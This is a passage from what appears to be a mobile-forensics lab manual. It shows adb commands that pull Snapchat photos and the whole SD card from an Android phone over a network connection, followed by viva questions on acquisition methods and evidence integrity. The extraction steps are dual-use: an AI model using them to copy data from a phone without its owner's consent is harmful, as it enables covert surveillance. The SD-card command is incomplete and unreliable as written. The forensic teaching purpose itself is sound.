[build.version.extensions.s]: [18]
[cache_key.bluetooth.get_adapter_connection_state]: [3429324658514865394]
[cache_key.bluetooth.get_bond_state]: [3429324658514865386]
[cache_key.bluetooth.get_profile_connection_state]: [3429324658514865395]
[cache_key.bluetooth.get_state]: [3429324658514865393]
[cache_key.bluetooth.is_offloaded_filtering_supported]: [3429324658514865362]
[cache_key.display_info]: [1041409316521036991]
```


Step 3: Pull Specific Data from Device

1) **Extract Photos (from DCIM directory):** To pull photos from the DCIM folder:

```
$ adb -s <phone IP Address >:5555 pull /sdcard/DCIM/Snapchat/  
<package_name> /home/kali/Downloads/<package_name>
```

Note: -s is serial.

```
kali@kali:~/Downloads$ adb -s 192.168.0.123:5555 pull /sdcard/DCIM/Snapchat/Snapchat-1526038000.jpg /home/kali/Downloads/Snapchat-1526038000.jpg  
adb: 192.168.0.123:5555 pull /sdcard/DCIM/Snapchat/Snapchat-1526038000.jpg /home/kali/Downloads/Snapchat-1526038000.jpg: 1 file pulled, 0 skipped. 0.4 MB/s (168116 bytes in 0.431s)
```



2) **Extract Entire SD Card:** To copy the entire contents of the SD card:

```
$ adb -s <phone IP Address> /Desktop/mobile_data/sdcard
```

This saves a complete copy of the /sdcard directory to /Desktop/mobile_data/sdcard.

Viva Questions:

1. **What is mobile data acquisition?**

It is the process of extracting and preserving data from mobile devices for forensic analysis.

2. **What are the types of mobile data acquisition?**

Logical, physical, file system, and cloud-based acquisition.

3. **What tool is commonly used for Android data acquisition?**

Android Debug Bridge (ADB) is widely used for extracting data from Android devices.

4. How does ADB help in mobile forensics?

ADB allows investigators to access logs, extract files, and retrieve application data from an Android device.

5. What are the limitations of logical acquisition in mobile forensics?

Logical acquisition only extracts accessible user data, excluding deleted files or system-level data.

6. How does physical acquisition differ from logical acquisition?

Physical acquisition captures a full bit-by-bit image of the device, including deleted data, while logical only extracts visible files.

7. What is the importance of putting a device in airplane mode during acquisition?

It prevents remote access, updates, or data tampering while preserving evidence integrity.

8. How can deleted data be recovered from mobile devices?

Using forensic tools like ADB, Autopsy, or specialized recovery software to extract unallocated storage data.

9. What are the challenges in mobile data acquisition?

Encryption, locked devices, OS restrictions, and anti-forensics techniques used by criminals.

10. How do forensic investigators ensure the integrity of acquired mobile data?

By generating cryptographic hash values (e.g., SHA-256) to verify that the extracted data remains unaltered.